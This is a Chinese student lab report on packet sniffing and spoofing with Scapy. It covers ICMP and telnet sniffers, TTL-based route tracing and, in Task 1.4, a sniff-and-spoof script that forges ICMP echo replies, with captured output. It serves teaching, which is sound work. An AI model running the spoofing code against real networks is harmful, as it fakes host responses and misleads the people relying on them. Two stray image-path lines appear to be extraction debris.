Task 1.1A

1. 使用如下命令找到所要嗅探的网络的 id

```
[07/07/21]seed@VM:~/.../Labsetup$ docker network ls
NETWORK ID          NAME                DRIVER
   SCOPE
a7fd9543494a        bridge              bridge
   local
b3581338a28d        host                host
   local
98ca347db7ae        net-10.9.0.0        bridge
   local
77acecccbe26        none                null
   local
```

2. 编写 sniffer.py，代码如下：

```
#!/usr/bin/env python3
from scapy.all import *
def print_pkt(pkt):
    pkt.show()
pkt = sniff(iface='br-98ca347db7ae', filter='icmp', prn=print_pkt)
```

3. 进入 attacker，以 root 权限运行 sniffer.py，同时 ping 10.9.0.5，可见成功捕获报文

```
[07/07/21]seed@VM:~/.../Labsetup$ dockps
c1a15a892857  seed-attacker
835883c918b8  host-10.9.0.5
root@VM:/volumes# chmod a+x sniffer.py
root@VM:/volumes# sniffer.py
```

```
###[ Ethernet ]###
  dst       = 02:42:0a:09:00:05
  src       = 02:42:b8:bd:1a:35
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x0
     len       = 84
     id        = 35355
     flags     = DF
     frag      = 0
     ttl       = 64
     proto     = icmp
     chksum    = 0x9c76
     src       = 10.9.0.1
     dst       = 10.9.0.5
     \options   \
###[ ICMP ]###
        type      = echo-request
        code      = 0
        chksum    = 0xd553
        id        = 0x1
        seq       = 0x8
###[ Raw ]###
           load      = '\xc0\x9d\xe5`\x00\x00\x00\x00\xba\xd1\x03\x00\x00\x00\x0
b\x1c\x1d\x1e\x1f !"#$%&\'()*+,-./01234567'
```

4. 以 seed 用户运行 sniffer.py，可见报错，无权限运行

```
root@VM:/volumes# su seed
seed@VM:/volumes$ sniffer.py
Traceback (most recent call last):
  File "./sniffer.py", line 5, in <module>
    pkt = sniff(iface='br-98ca347db7ae', filter='icmp', prn=print_pkt)
  File "/usr/local/lib/python3.8/dist-packages/scapy/sendrecv.py", line 1036, in sniff
    sniffer._run(*args, **kwargs)
  File "/usr/local/lib/python3.8/dist-packages/scapy/sendrecv.py", line 906, in _run
    sniff_sockets[L2socket(type=ETH_P_ALL, iface=iface,
  File "/usr/local/lib/python3.8/dist-packages/scapy/arch/linux.py", line 398, in __init__
    self.ins = socket.socket(socket.AF_PACKET, socket.SOCK_RAW, socket.htons(type))  # noqa
: E501
  File "/usr/lib/python3.8/socket.py", line 231, in __init__
    _socket.socket.__init__(self, family, type, proto, fileno)
PermissionError: [Errno 1] Operation not permitted
```

Task 1.1B

1. 只捕捉 ICMP 报文。代码如下：

```
#!/usr/bin/env python3
from scapy.all import *
def print_pkt(pkt):
    pkt.show()
pkt = sniff(iface='br-98ca347db7ae', filter='icmp', prn=print_pkt)
```

输入命令：ping 10.9.0.5

捕获到报文如下：

```
###[ Ethernet ]###
  dst       = 02:42:0a:09:00:05
  src       = 02:42:b8:bd:1a:35
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x0
     len       = 84
     id        = 35355
     flags     = DF
     frag      = 0
     ttl       = 64
     proto     = icmp
     chksum    = 0x9c76
     src       = 10.9.0.1
     dst       = 10.9.0.5
     \options   \
###[ ICMP ]###
        type      = echo-request
        code      = 0
        chksum    = 0xd553
        id        = 0x1
        seq       = 0x8
###[ Raw ]###
           load      = '\xc0\x9d\xe5`\x00\x00\x00\x00\xba\xd1\x03\x00\x00\x00\x0
b\x1c\x1d\x1e\x1f !"#$%&\'()*+,-./01234567'
```

2. 捕捉来自特定的 IP，宿端口号为 23 的 TCP 报文。代码如下：

```
#!/usr/bin/env python3
from scapy.all import *
```

```
def print_pkt(pkt):
    pkt.show()
pkt = sniff(iface='br-4887bc6bd865', filter='tcp and src host 10.9.0.1 and dst port 23', prn=print_pkt)
```

输入命令：telnet 10.9.0.5

捕捉到报文如下：

```
###[ Ethernet ]###
  dst       = 02:42:0a:09:00:05
  src       = 02:42:fd:99:3c:1b
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x10
     len       = 60
     id        = 33502
     flags     = DF
     frag      = 0
     ttl       = 64
     proto     = tcp
     chksum    = 0xa3b6
     src       = 10.9.0.1
     dst       = 10.9.0.5
     \options   \
###[ TCP ]###
        sport     = 40510
        dport     = telnet
        seq       = 3846794106
        ack       = 0
        dataofs   = 10
        reserved  = 0
        flags     = S
        window    = 64240
        chksum    = 0x1446
        urgptr    = 0
        options   = [('MSS', 1460), ('SAckOK', b''), ('Timestamp', (2543060982, 0)), ('NOP', None), ('WScale', 7)]
```

3. 捕获发送或接收的子网的报文，这里子网选用 128.230.0.0/16. 代码如下：

```
#!/usr/bin/env python3
from scapy.all import *
def print_pkt(pkt):
    pkt.show()
pkt = sniff(filter='net 128.230.0.0 mask 255.255.0.0', prn=print_pkt)
```

输入命令：ping 128.230.0.2

捕获到报文如下：

```
###[ Ethernet ]###
  dst       = c4:9f:4c:a6:eb:a4
  src       = 00:0c:29:63:73:b7
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x0
     len       = 84
     id        = 1874
     flags     = DF
     frag      = 0
     ttl       = 64
     proto     = icmp
     chksum    = 0xc6a5
     src       = 192.168.43.33
     dst       = 128.230.0.2
     \options   \
###[ ICMP ]###
        type      = echo-request
        code      = 0
        chksum    = 0x9db0
        id        = 0xa
        seq       = 0x3
###[ Raw ]###
           load      = '\xde\xd3\xe5`\x00\x00\x00\x00\xc8:\x0f\x00\x00\x00\x00\x00\x10
1c\x1d\x1e\x1f !"#$%&\'()*+,-./01234567'
```

Task 1.2


1. 向子网内的一个 IP 发送数据包。代码如下：

```
#!/usr/bin/env python3
from scapy.all import *
a = IP()
a.dst = '10.9.0.5'
b = ICMP()
p = a/b
send(p)
ls(a)
```

输出如下：

```
root@VM:/volumes# sendp.py
.
Sent 1 packets.
version    : BitField  (4 bits)                  = 4                (4)
ihl        : BitField  (4 bits)                  = None             (None)
tos        : XByteField                          = 0                (0)
len        : ShortField                          = None             (None)
id         : ShortField                          = 1                (1)
flags      : FlagsField  (3 bits)                = <Flag 0 ()>      (<Flag 0 ()>)
frag       : BitField  (13 bits)                 = 0                (0)
ttl        : ByteField                           = 64               (64)
proto      : ByteEnumField                       = 0                (0)
chksum     : XShortField                         = None             (None)
src        : SourceIPField                       = '10.9.0.1'       (None)
dst        : DestIPField                         = '10.9.0.5'       (None)
options    : PacketListField                     = []               ([])
```

2. 使用 Wireshark 捕获数据包，可发现发送数据包和响应数据包均被捕获。



No.	Time	Source	Destination	Protocol	Length	Info
1	2021-07-08 01:0…	02:42:7b:4c:3d:99	Broadcast	ARP	42	Who has 10.9.0.5? Tell 10.9.0.1
2	2021-07-08 01:0…	02:42:0a:09:00:05	02:42:7b:4c:3d:99	ARP	42	10.9.0.5 is at 02:42:0a:09:00:05
3	2021-07-08 01:0…	10.9.0.1	10.9.0.5	ICMP	42	Echo (ping) request id=0x0000, seq=0/0, ttl=64 (re
4	2021-07-08 01:0…	10.9.0.5	10.9.0.1	ICMP	42	Echo (ping) reply id=0x0000, seq=0/0, ttl=64 (re
5	2021-07-08 01:0…	10.9.0.1	224.0.0.251	MDNS	87	Standard query 0x0000 PTR _ipps._tcp.local, "QM" qu
6	2021-07-08 01:0…	02:42:0a:09:00:05	02:42:7b:4c:3d:99	ARP	42	Who has 10.9.0.1? Tell 10.9.0.5
7	2021-07-08 01:0…	02:42:7b:4c:3d:99	02:42:0a:09:00:05	ARP	42	10.9.0.1 is at 02:42:7b:4c:3d:99
8	2021-07-08 01:0…	fe80::42:7bff:fe4c:…	ff02::fb	MDNS	107	Standard query 0x0000 PTR _ipps._tcp.local, "QM" qu

Task 1.3


1. 编写程序向目标 IP 发送数据包，ttl 初始值为 1，之后数据包的 ttl 依次加 1。代码如下：

```
#!/usr/bin/env python3
from scapy.all import *
a = IP()
a.dst = '1.2.3.4'
b = ICMP()
for i in range(10):
    a.ttl = i + 1
    p = a/b
    send(p)
```

输出如下：

```
root@VM:/volumes# sendp.py
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
```

2. 使用 Wireshark 捕获数据包，结果如下：



icmp

No.	Time	Source	Destination	Protocol	Length	Info
3	2021-07-09 02:4…	192.168.43.33	1.2.3.4	ICMP	44	Echo (ping) request id=0x0000, seq=0/0, ttl=1 (n
4	2021-07-09 02:4…	192.168.43.1	192.168.43.33	ICMP	72	Time-to-live exceeded (Time to live exceeded in t
5	2021-07-09 02:4…	192.168.43.33	1.2.3.4	ICMP	44	Echo (ping) request id=0x0000, seq=0/0, ttl=2 (n
6	2021-07-09 02:4…	192.168.43.33	1.2.3.4	ICMP	44	Echo (ping) request id=0x0000, seq=0/0, ttl=3 (n
7	2021-07-09 02:4…	172.18.2.29	192.168.43.33	ICMP	72	Time-to-live exceeded (Time to live exceeded in t
8	2021-07-09 02:4…	192.168.43.33	1.2.3.4	ICMP	44	Echo (ping) request id=0x0000, seq=0/0, ttl=4 (n
9	2021-07-09 02:4…	192.168.43.33	1.2.3.4	ICMP	44	Echo (ping) request id=0x0000, seq=0/0, ttl=5 (n
10	2021-07-09 02:4…	192.168.43.33	1.2.3.4	ICMP	44	Echo (ping) request id=0x0000, seq=0/0, ttl=6 (n
11	2021-07-09 02:4…	192.168.43.33	1.2.3.4	ICMP	44	Echo (ping) request id=0x0000, seq=0/0, ttl=7 (n
12	2021-07-09 02:4…	221.228.23.29	192.168.43.33	ICMP	72	Time-to-live exceeded (Time to live exceeded in t
13	2021-07-09 02:4…	192.168.43.33	1.2.3.4	ICMP	44	Echo (ping) request id=0x0000, seq=0/0, ttl=8 (n
14	2021-07-09 02:4…	192.168.43.33	1.2.3.4	ICMP	44	Echo (ping) request id=0x0000, seq=0/0, ttl=9 (n
15	2021-07-09 02:4…	192.168.43.33	1.2.3.4	ICMP	44	Echo (ping) request id=0x0000, seq=0/0, ttl=10 (

可见路由为 192.168.43.33->192.168.43.1->172.18.2.29->221.228.23.29->1.2.3.4

Task 1.4

1. 代码如下：

```
#!/usr/bin/env python3
from scapy.all import *
def spoof_pkt(pkt):
    if ICMP in pkt and pkt[ICMP].type == 8:
        ip = IP(src=pkt[IP].dst, dst=pkt[IP].src, ihl=pkt[IP].ihl)
        icmp = ICMP(type=0, id=pkt[ICMP].id, seq=pkt[ICMP].seq)
        data = pkt[Raw].load
        newpkt = ip/icmp/data
        send(newpkt)
pkt = sniff(filter='icmp', prn=spoof_pkt)
```

2. ping 1.2.3.4 (a non-existing host on the Internet)，结果如下：

```
[07/09/21]seed@VM:~/.../Labsetup$ ping 1.2.3.4
PING 1.2.3.4 (1.2.3.4) 56(84) bytes of data.
64 bytes from 1.2.3.4: icmp_seq=1 ttl=64 time=20.8 ms
64 bytes from 1.2.3.4: icmp_seq=2 ttl=64 time=27.1 ms
64 bytes from 1.2.3.4: icmp_seq=3 ttl=64 time=21.0 ms
64 bytes from 1.2.3.4: icmp_seq=4 ttl=64 time=25.2 ms
64 bytes from 1.2.3.4: icmp_seq=5 ttl=64 time=18.6 ms
64 bytes from 1.2.3.4: icmp_seq=6 ttl=64 time=20.1 ms
64 bytes from 1.2.3.4: icmp_seq=7 ttl=64 time=18.6 ms
^C
--- 1.2.3.4 ping statistics ---
7 packets transmitted, 7 received, 0% packet loss, time 6010ms
rtt min/avg/max/mdev = 18.552/21.618/27.074/3.046 ms
```

由于 1.2.3.4 在网络上不存在，伪造报文后，可以得到“正常的”响应，报文欺骗成功。

3. ping 10.9.0.99 (non-existing host on the LAN)，结果如下：

```
[07/09/21]seed@VM:~/.../Labsetup$ ping 10.9.0.99
PING 10.9.0.99 (10.9.0.99) 56(84) bytes of data.
From 10.9.0.1 icmp_seq=1 Destination Host Unreachable
From 10.9.0.1 icmp_seq=2 Destination Host Unreachable
From 10.9.0.1 icmp_seq=3 Destination Host Unreachable
From 10.9.0.1 icmp_seq=4 Destination Host Unreachable
From 10.9.0.1 icmp_seq=5 Destination Host Unreachable
From 10.9.0.1 icmp_seq=6 Destination Host Unreachable
From 10.9.0.1 icmp_seq=7 Destination Host Unreachable
From 10.9.0.1 icmp_seq=8 Destination Host Unreachable
From 10.9.0.1 icmp_seq=9 Destination Host Unreachable
^C
--- 10.9.0.99 ping statistics ---
12 packets transmitted, 0 received, +9 errors, 100% packet loss, time 11265ms
pipe 3
```

首先利用 ARP 询问 MAC 地址，由于 10.9.0.99 在局域网内不存在，故无法得到询问结果，不会发送 ICMP 报文，无法触发报文欺骗。

4. ping 8.8.8.8 (an existing host on the Internet)，结果如下：

```
[07/09/21]seed@VM:~/.../Labsetup$ ping 8.8.8.8
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=64 time=19.7 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=64 time=19.0 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=111 time=55.2 ms (DUP!)
64 bytes from 8.8.8.8: icmp_seq=3 ttl=64 time=19.9 ms
64 bytes from 8.8.8.8: icmp_seq=4 ttl=64 time=42.2 ms
64 bytes from 8.8.8.8: icmp_seq=5 ttl=64 time=28.0 ms
64 bytes from 8.8.8.8: icmp_seq=6 ttl=64 time=34.4 ms
64 bytes from 8.8.8.8: icmp_seq=6 ttl=111 time=58.4 ms (DUP!)
64 bytes from 8.8.8.8: icmp_seq=7 ttl=64 time=19.0 ms
64 bytes from 8.8.8.8: icmp_seq=7 ttl=111 time=121 ms (DUP!)
64 bytes from 8.8.8.8: icmp_seq=8 ttl=64 time=29.3 ms
64 bytes from 8.8.8.8: icmp_seq=8 ttl=111 time=65.5 ms (DUP!)
64 bytes from 8.8.8.8: icmp_seq=9 ttl=64 time=43.2 ms
^C
--- 8.8.8.8 ping statistics ---
9 packets transmitted, 9 received, +4 duplicates, 0% packet loss, time 8018ms
rtt min/avg/max/mdev = 18.980/42.658/120.990/27.305 ms
```

由于 8.8.8.8 是网络上存在的主机，故会正常向本机发送报文（ttl=111），而伪造的报文（ttl=64）也会发送，且到达时间早于正常的报文，故由 8.8.8.8 发送的报文会被丢弃。